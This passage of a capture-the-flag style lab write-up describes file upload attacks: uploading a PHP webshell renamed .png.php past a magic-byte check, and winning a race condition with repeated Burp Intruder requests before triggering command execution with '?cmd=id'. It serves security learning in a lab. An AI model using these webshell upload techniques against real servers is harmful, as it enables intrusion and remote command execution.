
As we can see, we get a 403 forbidden saying that the file is not a valid image.

I then tried to upload a legitimate PNG image. As we can see it uploads successfully. As we can see that there is a PNG at the start of the file. This is the magic bytes of the PNG file format. The server is most likely validating whether the images are legit or not using these magic byte strings.
Next I deleted everything in the file contents and put in a PHP webshell payload in its place and changed the file name’s extension from .png to .png.php. This file was uploaded successfully.

We can see that we have RCE.


We now send the request to repeater and retrieve the value of the flag.

Submitting the value solves the lab.
7. Web shell upload via race condition
Description:

There is a race condition in this lab. What it means is that the file is stored on the server temporarily and then deleted if it is not valid.

We are given the vulnerable code which has the race condition. Honestly from what I understood, we must send the request to the server as fast as possible so we can get a response before the file gets deleted. The code doesn’t make much sense to me as per how the race condition was introduced and how can it be avoided. I will read about this later or ask AI.
Explanation:
Disclaimer: I was making a stupid mistake before which is why it failed and I had to refer to the solution which used turbo intruder. I made the same mistake there which is why it failed again. When I understood where I messed up, I decided to go ahead with my original approach without the turbo intruder extension.
I tried uploading shell.php as usual and it failed.

I sent this request to repeater, but I soon realized that this needs to be automated.


Therefore, I sent it to Intruder and added null payloads that continue indefinitely.

Next, I sent the GET request. For this, I uploaded a legitimate PNG file. Then I sent this request to Intruder and changed the filename to shell.php and appended ?cmd=id to trigger the RCE.
